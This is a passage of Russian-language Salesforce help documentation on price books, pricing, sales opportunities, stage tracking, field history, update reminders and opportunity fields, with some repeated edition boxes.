**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

## Рекомендации по созданию и обслуживанию прайс-листов

Перед тем как создать прайс-лист, рассмотрите несколько ключевых моментов.

- Чтобы создать настраиваемый прайс-лист путем клонирования существующего прайс-листа, щелкните **Клонировать** на странице подробностей прайс-листа.
- Продукты могут быть удалены из настраиваемых прайс-листов без изменения исходного списка продуктов или записей продуктов в других прайс-листах. Удаление продукта из стандартного прайс-листа не влияет на доступность и активность продукта, но инициирует удаление стандартной цены продукта, а также удаление самого продукта из всех настраиваемых прайс-листов. Если продукт удалить из стандартного прайс-листа, все еще связан с любым настраиваемым прайс-листом, нажмите кнопку **«ОК»** для удаления продукта из всех настраиваемых прайс-листов.
- Продукты, элементы строки сметы или продукты заказа могут быть добавлены только из одного прайс-листа.
- Чтобы включить продукт в коммерческую возможность, смету или заказ, выберите прайс-лист, содержащий нужный продукт. Последний прайс-лист, использованный для возможности или сметы, выбирается по умолчанию. Чтобы выбрать другой прайс-лист, нажмите кнопку **«Выбрать прайс-лист»** в связанном списке «Продукты» для коммерческой возможности или в связанном списке сметы «Элементы строки сметы». Кнопка «Выбрать прайс-лист» отображается при наличии доступа к нескольким прайс-листам. При наличии доступа к нескольким прайс-листам и отсутствии кнопки обратитесь к администратору с просьбой добавить данную кнопку в макет страницы.
- Изменение прайс-листа для возможности с продуктами приводит к удалению всех продуктов из связанного списка «Продукты». Однако значение поля возможности «Стоимость» сохраняется.

СМ. ТАКЖЕ:

[Создание настраиваемых прайс-листов](#)

### ВЕРСИИ

|   |   |
|---|---|
| Продукты и прайс-листы доступны в следующих версиях: Salesforce Classic и Lightning Experience. | Сметы и заказы доступны в Salesforce Classic. |
|---|---|

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition**  
 и **Developer Edition.**

## Рекомендации по назначению цен

Ниже перечислены моменты, которые следует учитывать администраторам и менеджерам отдела продаж при назначении цен на продукты в Salesforce.


- Ниже перечислены доступные типы цен.
  - *Стандартная цена* — это цена по умолчанию, связываемая с продуктом и автоматически добавляемая в стандартный прайс-лист.
  - *Цена по прайс-листу* — это настраиваемая цена, связываемая с продуктом в настраиваемом прайс-листе. Например, внутренние заказы могут обрабатываться по одним ценам, а международные заказы — по другим.
  - *Реализационные цены* — это фактические цены, указываемые торговыми представителями для продуктов, которые добавляются в возможности или сметы. Реализационные цены могут быть идентичны ценам, указанным в прайс-листе для возможности или сметы, либо включать скидки и различные изменения.
- Прежде чем добавить новый продукт в возможность, смету или настраиваемый прайс-лист, добавьте стандартную цену в продукт и пометьте ее флажком «Активно». Данная цена за продукт используется по умолчанию.
- Цена продукта по прайс-листу может быть назначена при наличии настраиваемых прайс-листов. Цена по прайс-листу становится доступна при добавлении продуктов в возможности или сметы из настраиваемого прайс-листа.
- Чтобы назначить цену в размере \$100,00, введите в поле «100» или «100,00» с символом «\$» или без него.
- Формат поля цены может быть расширен до восьми знаков после десятичной запятой. Чтобы изменить количество знаков после запятой, обратитесь в компанию Salesforce.

### ВЕРСИИ

|  |                                      |
|--|--------------------------------------|
| Продукты и прайс-листы доступны в следующих версиях: Salesforce Classic и Lightning Experience | Сметы доступны в: Salesforce Classic |
|--|--------------------------------------|

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition**  
 и **Developer Edition.**

## Рекомендации по использованию пользовательского интерфейса Salesforce Classic

- Стандартные цены или цены по прайс-листу могут быть добавлены только с помощью многострочных страниц добавления (страницы «Добавить стандартную цену» и «Добавить цену по прайс-листу»). Данные страницы не поддерживают настраиваемые поля. Чтобы добавить стандартные цены или цены по прайс-листу и заполнить настраиваемые поля, добавьте запись прайс-листа с помощью многострочной страницы добавления, откройте страницу «Редактирование записи прайс-листа» для добавленной записи и обновите настраиваемые поля.
-  **Прим.:** Данные рекомендации не применяются к записям прайс-листа, созданным или измененным с помощью приложения Data Loader или API-интерфейса.
- Запись прайс-листа, содержащая обязательные настраиваемые поля, не может быть создана с помощью пользовательского интерфейса. Данные записи прайс-листа могут быть созданы только с помощью приложения Data Loader или API-интерфейса.
- Стандартные цены или цены по прайс-листу могут быть изменены в следующих разделах:
  - многострочные страницы редактирования (страницы «Изменить стандартную цену» и «Изменить цену по прайс-листу»);
  - страница «Изменение записи прайс-листа».

## Составление ожидаемых продаж по возможностям

### Возможности

Возможности Salesforce позволяют отслеживать потенциальные сделки и управлять ими.

Просмотрите основные сведения о сделках, включая текущие организации, участников и стоимости потенциальных продаж. По мере приближения сделок к этапу «Предложение»:

- Добавьте продукты и прикрепите файлы (например, контракты или таблицы).
- Зарегистрируйте выполняемые вызовы.
- Воспользуйтесь примечаниями для записи основных положений во время рабочих встреч.
- Создайте задачи для основных действий и календарные события для деловых встреч.
- Отправьте сообщение эл. почты контакту возможности или другим специалистам по ключевым решениям.

Воспользуйтесь Chatter для обмена стратегиями продаж с коллегами или обращения за адресной помощью к менеджеру прямо во время переговоров. При достижении следующего этапа сделки обновите запись возможности с текущим этапом. Сделки будут закрываться моментально!

СМ. ТАКЖЕ:

[Работа с коммерческими возможностями](#)

[Принцип использования коммерческих возможностей](#)

[Поля возможностей](#)

### Работа с коммерческими возможностями

Используйте коммерческие возможности для отслеживания и управления ходом работ, это поможет ускорить совершение сделок. Переводите сделки на следующие этапы, добавляйте продукты и т. д.

[Продвижение возможности к следующему этапу](#)

Обновляйте данные сделки по мере ее продвижения к завершению. Точная информация на каждом этапе важна для задач прогнозирования, отчетности и, безусловно, для выполнения плана продаж.

[Добавление и изменение продуктов в возможностях](#)

Добавление продуктов в возможности позволяет отслеживать ассортимент и объемы продаваемой продукции. Чтобы записи о продаваемых продуктах и доходах гарантированно содержали точную информацию, следует регулярно обновлять количество и цены продуктов в возможностях.

#### ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии для организаций, активированных до выпуска Summer'09.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** для организаций, активированных после выпуска Summer'09.

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group, Professional, Enterprise, Performance, Unlimited, and Developer** для организаций, активированные до лета 2009 г.



### [Планирование напоминаний для обновления возможностей](#)

Чтобы обеспечить актуальность коммерческих возможностей для вашей группы специалистов, следует создать автоматизированное сообщение электронной почты с отчетом об открытых коммерческих возможностях и разослать его в прямые отчеты вашей организации.

СМ. ТАКЖЕ:

[Возможности](#)

### Продвижение возможности к следующему этапу

Обновляйте данные сделки по мере ее продвижения к завершению. Точная информация на каждом этапе важна для задач прогнозирования, отчетности и, безусловно, для выполнения плана продаж.

#### [Перемещение возможности на следующий этап в Salesforce Lightning Experience](#)

Чтобы обновить этап возможности, воспользуйтесь записью возможности или представлением «Карточка производственного заказа для коммерческой возможности».

#### [Продвижение возможности к следующему этапу в Salesforce Classic](#)

Отслеживайте продвижение возможности по мере приближения сделки к завершению.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Все**  
выпуски для организаций,  
активированные до лета  
2009 г.

Доступно в версиях:  
Выпуски **Group,**  
**Professional, Enterprise,**  
**Performance, Unlimited,**  
and **Developer** для  
организаций,  
активированные до лета  
2009 г.

## Перемещение возможности на следующий этап в Salesforce Lightning Experience

Чтобы обновить этап возможности, воспользуйтесь записью возможности или представлением «Карточка производственного заказа для коммерческой возможности».

-  **Прим.:** Данные действия поддерживаются в Lightning Experience. Если слева находится панель навигации, вы в Lightning Experience. Если вверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic.
- При просмотре записи открытой возможности выберите новый этап и щелкните «Пометить как текущий».
  - При просмотре записи открытой возможности щелкните «Пометить этап как завершенный».
  - При просмотре представления «Карточка производственного заказа для коммерческой возможности» найдите нужную возможность и перетащите ее карту в столбец следующего этапа.

СМ. ТАКЖЕ:

[Карточка производственного заказа для коммерческих возможностей](#)

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания возможностей:


- «Создание» для возможностей

Для просмотра возможностей:

- «Просмотр» для возможностей

## Продвижение возможности к следующему этапу в Salesforce Classic

Отслеживайте продвижение возможности по мере приближения сделки к завершению.

 **Прим.:** Эти действия доступны в Salesforce Classic. Если вверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic. Если слева находится панель навигации, вы в Lightning Experience.

1. Отредактируйте запись возможности, которую необходимо обновить.
2. Выберите новый этап.
3. Сохраните запись.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Все**  
выпуски для организаций,  
активированные до лета  
2009 г.

Доступно в версиях:  
Выпуски **Group,**  
**Professional, Enterprise,**  
**Performance, Unlimited,**  
and **Developer** для  
организаций,  
активированные до лета  
2009 г.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания возможностей:

- «Создание» для  
возможностей

Для просмотра  
возможностей:

- «Просмотр» для  
возможностей

## Добавление и изменение продуктов в возможностях

Добавление продуктов в возможности позволяет отслеживать ассортимент и объемы продаваемой продукции. Чтобы записи о продаваемых продуктах и доходах гарантированно содержали точную информацию, следует регулярно обновлять количество и цены продуктов в возможностях.

1. Найдите возможность, которую требуется изменить.
2. Нажмите кнопку **«Правка»** рядом с нужным продуктом в связанном списке «Продукты» или нажмите кнопку **«Добавить продукт»**. При добавлении первого продукта укажите соответствующий прайс-лист возможности.
3. Чтобы добавить продукт, выберите один или несколько продуктов из списка или выполните поиск.
4. Введите атрибуты для каждого продукта. На данную страницу можно добавить дополнительные поля, характерные для организации.
5. Заполните поле «Продажная цена». По умолчанию реализационная цена определяется ценой продукта по прайс-листу, назначенному возможности. В зависимости от предоставленных полномочий пользователя данное значение может быть переопределено.
6. Введите скидку на продукт в виде числа со знаком % или без него в поле «Скидка». Если поле «Скидка» недоступно, обратитесь к администратору.
7. Введите количество продуктов по данной цене в поле «Количество».
8. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

[Рекомендации по добавлению продуктов возможности](#)

[Поля продуктов возможностей](#)

[Продукты](#)

## Планирование напоминаний для обновления возможностей

Чтобы обеспечить актуальность коммерческих возможностей для вашей группы специалистов, следует создать автоматизированное сообщение электронной почты с отчетом об открытых коммерческих возможностях и разослать его в прямые отчеты вашей организации.

Например, вы можете запланировать еженедельный отчет для текущего финансового квартала по всем возможностям, принадлежащим любому участнику рабочей группы, и отправить его результаты участникам рабочей группы.

1. Убедитесь в том, что напоминания об обновлении коммерческих возможностей включены.
2. Введите строку *«Напоминание»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Мое напоминание об обновлении»**.
3. Чтобы активировать напоминание после сохранения параметров, установите флажок «Активно».

### ВЕРСИИ

Продукты и прайс-листы доступны в следующих версиях: Salesforce Classic и Lightning Experience

Расписания доступны в Salesforce Classic.

Доступно в версиях:

**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления или изменения продуктов возможности:

- «Редактирование» для возможностей

И

«Чтение» для продуктов и прайс-листов

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях:

**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

4. Введите имя и адрес для отправителя напоминаний.
5. Выберите параметр получателей.
6. Введите любых других получателей в поле «Копия». При вводе адресов эл. почты рекомендуем использовать запятые, точки с запятой, пробелы или новые строки.
7. Введите тему и сообщение для добавления в электронные напоминания.
8. Выберите частоту.
9. Чтобы добавить все открытые возможности, дата закрытия которых приходится на 90 дней, предшествующие значению поля «Дата закрытия», установите флажок «Добавить просроченные открытые возможности».

Предположим, организация использует стандартный финансовый год, а текущий квартал начинается 1 апреля 2012 года. Настройте напоминания об обновлении для возможностей, которые должны быть закрыты в текущем месяце, и установите флажок «Добавить просроченные открытые возможности». Напоминание об обновлении, отправленное 15 июня, включает все возможности, относящиеся к промежутку 1 апреля—15 июня. Кроме того, оно включает открытые возможности, дата закрытия которых приходится на промежуток 2 января—1 апреля, так как первый квартал содержит 91 день.

10. Чтобы добавить возможности, даты которых соответствуют данному диапазону, заполните поле «Дата закрытия».
11. Выберите поля для добавления в электронные напоминания.

| Поле  | Описание  |
|---|---|
| Дата последнего входа                         | Дата последнего входа ответственного за возможность.  |
| Количество открытых возможностей              | Общее количество возможностей в отчете.   |
| Количество необновленных за последние 30 дней | Общее количество возможностей, которые не обновлялись за последние 30 дней.   |
| Стоимость открытой возможности                | Общая стоимость всех возможностей в отчете.   |
| Общая стоимость закрытых                      | Общая стоимость всех закрытых возможностей в отчете.<br>Если организация использует мультивалюту, то данная стоимость преобразуется в валюту пользователя. Если организация использует функцию расширенного управления валютами, то преобразование выполняется на основе датированных курсов обмена.            |
| Дата последнего обновления                    | Дата отправки последнего прогноза ответственным за возможность.<br>Если организация использует мультивалюту, то данная стоимость преобразуется в валюту пользователя. Если организация использует функцию расширенного управления валютами, то преобразование выполняется на основе датированных курсов обмена. |

12. Нажмите кнопку «Сохранить».

Если напоминание об обновлении возможности не содержит записей, то система Salesforce не отправляет сообщение эл. почты. Если сообщение эл. почты не отправляется для трех последовательных напоминаний об обновлении возможности, то запланированное напоминание деактивируется.

СМ. ТАКЖЕ:

[Включение напоминаний об обновлении возможности](#)

[Индивидуальная настройка системы Salesforce](#)

## Принцип использования коммерческих возможностей

Чтобы использование коммерческих возможностей во всем спектре задач Salesforce было наиболее эффективным, необходимо ознакомиться со следующими ключевыми концепциями.

### [Карточка производственного заказа для коммерческих возможностей](#)

Карточка производственного заказа для коммерческих возможностей — это визуальная сводка всех возможностей для отдельного пути продаж. Одновременный просмотр всех возможностей позволяет менеджерам по продажам эффективно отслеживать ожидаемые продажи, а торговым представителям непрерывно работать над закрытием сделок.

### [Журнал поля возможности](#)

Журнал поля позволяет отслеживать изменения, которые были внесены в коммерческую возможность, в том числе изменения на конкретном этапе, чтобы можно было быстро узнать, кто внес изменения в коммерческую возможность и когда.

### [Рекомендации и размышления по поводу использования коммерческих возможностей](#)

Чтобы наиболее эффективно использовать коммерческие возможности, необходимо ознакомиться со следующими размышлениями и рекомендациями.

СМ. ТАКЖЕ:

[Возможности](#)

## Карточка производственного заказа для коммерческих возможностей

Карточка производственного заказа для коммерческих возможностей — это визуальная сводка всех возможностей для отдельного пути продаж. Одновременный просмотр всех возможностей позволяет менеджерам по продажам эффективно отслеживать ожидаемые продажи, а торговым представителям непрерывно работать над закрытием сделок.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Все**  
выпуски для организаций,  
активированные до лета  
2009 г.

Доступно в версиях:  
Выпуски **Group,**  
**Professional, Enterprise,**  
**Performance, Unlimited,**  
**and Developer** для  
организаций,  
активированные до лета  
2009 г.

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience

Доступно в версиях: **Group**  
**Edition, Professional**  
**Edition, Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

The screenshot displays the 'My Opportunities' page in Salesforce Lightning Experience. The page title is 'OPPORTUNITIES My Opportunities' with a settings icon and a 'New' button. Below the title, it shows '8 items · Sorted by Amount'. The main content area is a funnel with five stages: Qualification (2), Needs Analysis (1), Proposal (1), Negotiation (2), and Closed/Won (2). Each stage shows a total amount and a list of opportunity cards. A red box labeled '1' points to the top navigation bar. A red box labeled '2' points to a card in the Qualification stage. A red box labeled '3' points to a card being dragged from the Qualification stage to the Needs Analysis stage. A red box labeled '4' points to a tooltip that says 'No open activities' with options for 'New Task' and 'New Event'. A red box labeled '5' points to the top right navigation area, and a red box labeled '6' points to the filter icon.

Представление «Карточка производственного заказа для коммерческих возможностей» отображает возможности для отдельного пути продаж (1). Коммерческие возможности сортируются по этапу; каждый этап отображает сумму всех возможностей. Поля, отображаемые на такой карточке, представляют собой первые четыре поля в соответствующем представлении списка (2). Чтобы переместить возможность, перетащите карту на следующий этап (3). Отображаемые предупреждения содержат рекомендации по дальнейшим действиям, например создание задачи или события для возможности, которая не содержит открытые действия (4). При необходимости создайте нужное действие без закрытия данного представления. Переключитесь между представлениями (5) и отфильтруйте представление (6) для просмотра конкретного набора возможностей.

При использовании представления «Карточка производственного заказа для коммерческих возможностей» выполните некоторые рекомендации. Дополнительную информацию см. в [Руководстве Lightning Experience](#).

СМ. ТАКЖЕ:

[Перемещение возможности на следующий этап в Salesforce Lightning Experience](#)

[Принцип использования коммерческих возможностей](#)

## Журнал поля возможности

Журнал поля позволяет отслеживать изменения, которые были внесены в коммерческую возможность, в том числе изменения на конкретном этапе, чтобы можно было быстро узнать, кто внес изменения в коммерческую возможность и когда.

Имеется два связанных списка, отслеживающих изменения полей в записи возможности.

### Журнал поля возможности

При всяком изменении пользователем любого из стандартных или настраиваемых полей коммерческой возможности, для которых настроено отслеживание, в связанный список «Журнал поля возможности» добавляется новая запись. Все записи содержат сведения об этом изменении и о человеке, который его внес. Администратор может выбрать поля, для которых необходимо использовать отслеживание.

### Журнал этапов

Всякий раз, когда пользователь изменяет поля Сумма, Вероятность, Этап или Дата закрытия, новая запись добавляется в связанный список Журнал этапов. Все записи содержат сведения об этом изменении и о человеке, который его внес. Администратор не может выбрать поля, для которых необходимо использовать отслеживание.

Изменения полей «Стоимость» и «Количество» можно отслеживать даже в том случае, если поле обновлено в результате изменения продуктов или расписаний возможности.

СМ. ТАКЖЕ:

[Отслеживание журнала поля для стандартных объектов](#)

[Принцип использования коммерческих возможностей](#)

## Рекомендации и размышления по поводу использования коммерческих возможностей

Чтобы наиболее эффективно использовать коммерческие возможности, необходимо ознакомиться со следующими размышлениями и рекомендациями.

### Рекомендации по созданию коммерческих возможностей

Множество возможностей организации можно создавать во время преобразования перспективных интересов, а также вручную в Salesforce Classic Lightning Experience.

### Рекомендации по удалению возможностей

Прежде чем удалять возможности Salesforce, ознакомьтесь с приведенными ниже рекомендациями.

### Рекомендации по клонированию коммерческих возможностей

При клонировании коммерческой возможности быстро создается коммерческая возможность, содержащая ту же информацию, что и существующая. Прежде чем клонировать коммерческие возможности Salesforce, ознакомьтесь с приведенными ниже рекомендациями.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Все**  
выпуски для организаций,  
активированные до лета  
2009 г.

Доступно в версиях:  
Выпуски **Group,**  
**Professional, Enterprise,**  
**Performance, Unlimited,**  
**and Developer** для  
организаций,  
активированные до лета  
2009 г.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
возможностей:

- «Чтение» для  
возможностей

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Все**  
выпуски для организаций,  
активированные до лета  
2009 г.

Доступно в версиях:  
Выпуски **Group,**  
**Professional, Enterprise,**  
**Performance, Unlimited,**  
**and Developer** для  
организаций,  
активированные до лета  
2009 г.



### Рекомендации по предоставлению общего доступа к возможностям

За счет совместного использования коммерческих возможностей с другими пользователями вы обеспечиваете прозрачность хода своих действий. Это поможет другим предоставить вам важную информацию, которая поможет совершать успешные сделки. Перед тем как начать совместное использование коммерческих возможностей, следует ознакомиться со следующими рекомендациями.

### Рекомендации по поиску похожих коммерческих возможностей

Ускорьте заключение сделок, воспользовавшись большей полнотой информации, содержащейся в успешно заключенных сделках, похожих на ту, которую вы заключаете сейчас. Вот некоторые рекомендации, которые помогут вам находить коммерческие возможности, которые помогут вам при поиске коммерческих возможностей.

### Рекомендации по добавлению продуктов возможности

Ниже перечислены моменты, которые следует учитывать администраторам и менеджерам отдела продаж при добавлении продуктов в возможности.

## Рекомендации по созданию коммерческих возможностей

Множество возможностей организации можно создавать во время преобразования перспективных интересов, а также вручную в Salesforce Classic Lightning Experience.

### Контакты и роли контактов

- Чтобы связать возможность с организацией или контактом, необходимо иметь как минимум доступ для чтения к организации или контакту.
- В Salesforce Classic, контакт, запись которого используется для создания возможности, автоматически становится основным в связанном списке возможности «Роли контакта». В Lightning Experience при создании коммерческой возможности из записи контакта выводится запрос на назначение роли этому контакту.

### Подразделения

Если в организации включена поддержка подразделений, то подразделению новой возможности автоматически назначается подразделение связанной организации.

### Прогнозы

- В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition созданным возможностям автоматически назначается категория прогноза, соответствующая назначенному этапу возможности. Соотнесение этапов возможности и категорий прогноза выполняется администратором при редактировании значений раскрывающегося списка «Этап».
- Возможность, которая должна быть закрыта в конкретном месяце (определяется полем «Дата закрытия»), автоматически добавляется в соответствующий прогноз, если поле возможности «Категория прогноза» не содержит значение «Пропущено».

### Мультивалюта

Если в организации включена поддержка мультивалюты, то стоимость возможности изначально отображается в личной валюте. Чтобы изменить валюту для отслеживания доходов от продаж, выберите нужное значение в раскрывающемся списке «Валюта возможности».

### Доли возможности (Доступно только в Salesforce Classic).

Если организация использует функцию группового сбыта и доли, сумма которых составляет 100%, то пользователь автоматически добавляется в группу, работающую с возможностями, и изначально располагает 100% доли.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Все**  
выпуски для организаций,  
активированные до лета  
2009 г.

Доступно в версиях:  
Выпуски **Group,**  
**Professional, Enterprise,**  
**Performance, Unlimited,**  
**and Developer** для  
организаций,  
активированные до лета  
2009 г.

### Управление территориями

Если организация использует функцию [управления территориями](#), то созданные возможности автоматически назначаются территории при выполнении обоих указанных ниже условий.

- Пользователь принадлежит или обладает полномочием на редактирование той же территории, что и организация возможности.
- Пользователь и организация больше не имеют других общих территорий. (Обратите внимание, что при наличии полномочия «Управление территориями» доступ предоставляется ко всем территориям, включая родительские территории организации. При этом пользователю и организации *доступны* другие общие территории, кроме случаев назначения организации только одной территории верхнего уровня. Территории не назначаются возможностям.)

### Рекомендации по удалению возможностей

Прежде чем удалять возможности Salesforce, ознакомьтесь с приведенными ниже рекомендациями.

- Удаление возможности доступно администратору, ответственному лицу или его менеджеру в иерархии ролей организации, а также пользователю с соответствующим полномочием.
- При удалении возможности выполняется удаление всех связанных примечаний, вложений, смет, элементов строки сметы, PDF-файлов смет, событий, задач, партнерских взаимосвязей, сильных и слабых сторон конкурентов, ролей контактов и журналов этапов.
- Удаленная возможность перемещается в корзину с возможностью восстановления из нее. При восстановлении удаленной возможности все связанные элементы также будут восстановлены.
- Контакты и организации, связанные с возможностью, не удаляются.

СМ. ТАКЖЕ:

[Удаление записей](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **Все**  
выпуски для организаций,  
активированные до лета  
2009 г.

Доступно в версиях:  
Выпуски **Group,**  
**Professional, Enterprise,**  
**Performance, Unlimited,**  
**and Developer** для  
организаций,  
активированные до лета  
2009 г.

### Рекомендации по клонированию коммерческих возможностей

При клонировании коммерческой возможности быстро создается коммерческая возможность, содержащая ту же информацию, что и существующая. Прежде чем клонировать коммерческие возможности Salesforce, ознакомьтесь с приведенными ниже рекомендациями.

- Значение поля, доступного только для чтения не включается в клонированную коммерческую возможность.
- Если коммерческая возможность имеет связанную с ней рабочую группу, рабочая группа не включается в клонированную возможность. Вам потребуется добавить рабочую группу коммерческой возможности в клонированную коммерческую возможность.
- Если с коммерческой возможности связаны какие-либо продукты с уникальными настраиваемыми полями, необходимо удалить значения в пользовательских полях перед клонированием возможности.

 **Прим.:** Значение поля, которое доступно только для чтения, не может быть перенесено в клонированную запись.

СМ. ТАКЖЕ:

[Поля возможностей](#)

### Рекомендации по предоставлению общего доступа к возможностям

За счет совместного использования коммерческих возможностей с другими пользователями вы обеспечиваете прозрачность хода своих действий. Это поможет другим предоставить вам важную информацию, которая поможет совершать успешные сделки. Перед тем как начать совместное использование коммерческих возможностей, следует ознакомиться со следующими рекомендациями.

- Модель общего доступа организации и стандартные уровни доступа к возможностям территорий определяются администратором.
- Пользователь может расширить доступ к возможностям, но не может ограничить ниже стандартных уровней доступа организации.
- Общий доступ к возможности может быть предоставлен только пользователю с полномочием «Чтение» для возможностей.
- Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих общий доступ к возможности.

СМ. ТАКЖЕ:

[Уровни доступа к записям](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Все**  
выпуски для организаций,  
активированные до лета  
2009 г.

Доступно в версиях:  
Выпуски **Group,**  
**Professional, Enterprise,**  
**Performance, Unlimited,**  
**and Developer** для  
организаций,  
активированные до лета  
2009 г.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Все**  
выпуски для организаций,  
активированные до лета  
2009 г.

Доступно в версиях:  
Выпуски **Group,**  
**Professional, Enterprise,**  
**Performance, Unlimited,**  
**and Developer** для  
организаций,  
активированные до лета  
2009 г.

### Рекомендации по поиску похожих коммерческих возможностей

Ускорьте заключение сделок, воспользовавшись большей полнотой информации, содержащейся в успешно заключенных сделках, похожих на ту, которую вы заключаете сейчас. Вот некоторые рекомендации, которые помогут вам находить коммерческие возможности, которые помогут вам при поиске коммерческих возможностей.

- Используйте связанный список «Похожие коммерческие возможности» на странице подробных сведений о конкретной коммерческой возможности, чтобы найти успешно реализованные коммерческие возможности с похожей информацией.
- Критерии, по которым выполняется поиск похожих коммерческих возможностей, определяется администратором вашей организации. В результате поиска может быть найдено не более 10 000 возможностей, даты закрытия которых соответствуют трехмесячному периоду, а отображено не более 300 записей, которые максимально соответствуют заданным критериям. Порядок отображения результатов определяется количеством совпадающих полей.
- Результаты можно фильтровать по дате завершения сделки или по совпадающим полям.
- Чтобы рассмотреть степень сходства записи в результатах поиска и вашей текущей сделки, наведите указатель мыши на имя коммерческой возможности. Совпадающие поля будут выделены в боковой панели «Критерии совпадений».

СМ. ТАКЖЕ:

[Включение и настройка похожих возможностей](#)

### Рекомендации по добавлению продуктов возможности

Ниже перечислены моменты, которые следует учитывать администраторам и менеджерам отдела продаж при добавлении продуктов в возможность.

- В поле «Стоимость» указывается общая стоимость продуктов, добавленных в возможность. Значение поля «Стоимость» может быть изменено только после удаления всех продуктов из возможности.
- Итоговая цена представляет собой количество продуктов, умноженное на реализационную цену.
- Для продуктов Salesforce Classic, использующих стандартные расписания, Salesforce создает расписания при добавлении продукта в возможность.
- Если организация поддерживает использование нескольких валют, то поле возможности «Валюта» связано с валютой соответствующей записи прайс-листа. Значение поля «Валюта» может быть изменено только после удаления всех продуктов из возможности.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях:  
Выпуски **Group, Professional, Enterprise, Performance, Unlimited, and Developer** для организаций, активированные до лета 2009 г.

#### ВЕРСИИ

Продукты и прайс-листы доступны в следующих версиях: Salesforce Classic и Lightning Experience

Расписания доступны в Salesforce Classic.

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Поля возможностей

Поля возможностей содержат разную информацию, предназначенную для отслеживания отложенных и потенциальных продаж. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

| Поле            | Описание   |
|-----------------|--|
| Имя организации | <p>Имя организации, связанной с возможностью. Имя организации может быть введено самостоятельно или выбрано с помощью значка поиска.</p> <p>Изменение организации для возможности, имеющей партнеров, приводит к удалению всех партнеров из связанного списка «Партнеры».</p>  |
| Стоимость       | <p>Предполагаемый суммарный объем продаж. Если в организации включена поддержка мультивалюты, то стоимость изначально отображается в личной валюте. Чтобы изменить валюту для отслеживания стоимости, выберите нужное значение в раскрывающемся списке «Валюта возможности».</p> <p>Стоимость возможности с продуктами равна суммарной стоимости связанных продуктов. Стоимость возможности с продуктами не может быть изменена напрямую. Чтобы изменить стоимость возможности с продуктами, рекомендуем изменить продажную цену или количество связанных продуктов.</p> <p>Изменение прайс-листа для возможности с продуктами приводит к удалению всех продуктов из связанного списка «Продукты». Однако значение поля возможности «Стоимость» сохраняется.</p> |
| Дата закрытия   | <p>Предполагаемая дата закрытия возможности. Дата может быть введена самостоятельно или выбрана в календаре, который отображается при установке курсора в поле.</p> <p>Возможность, которая должна быть закрыта в конкретном месяце (определяется полем «Дата закрытия»), автоматически</p>  |


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступные поля определяются используемой версией Salesforce.

| Поле                        | Описание  |
|-----------------------------|---|
|                             | <p>добавляется в соответствующий прогноз, если при редактировании прогноза данной возможности не была назначена категория «Пропущено».</p> <p>Если поле «Этап» открытой возможности содержит значение «Закрывается/реализовано», то поле «Дата закрытия» отображает текущую дату по Гринвичу. По мере необходимости время по Гринвичу может отличаться от часового пояса пользователя на один день.</p> |
| Контракт                    | Контракт, связанный с возможностью.   |
| Создано                     | Пользователь, создавший возможность, а также дата и время создания. (Только для чтения)   |
| Настраиваемые ссылки        | Список настраиваемых ссылок для возможностей, заданных администратором. Доступно только в Salesforce Classic.   |
| Описание                    | Описание возможности. Данное поле поддерживает ввод не более 32 Кб данных. В отчетах отображаются только первые 255 символов.   |
| Ожидаемый доход             | Доход, рассчитанный на основе значений в полях «Стоимость» и «Вероятность».   |
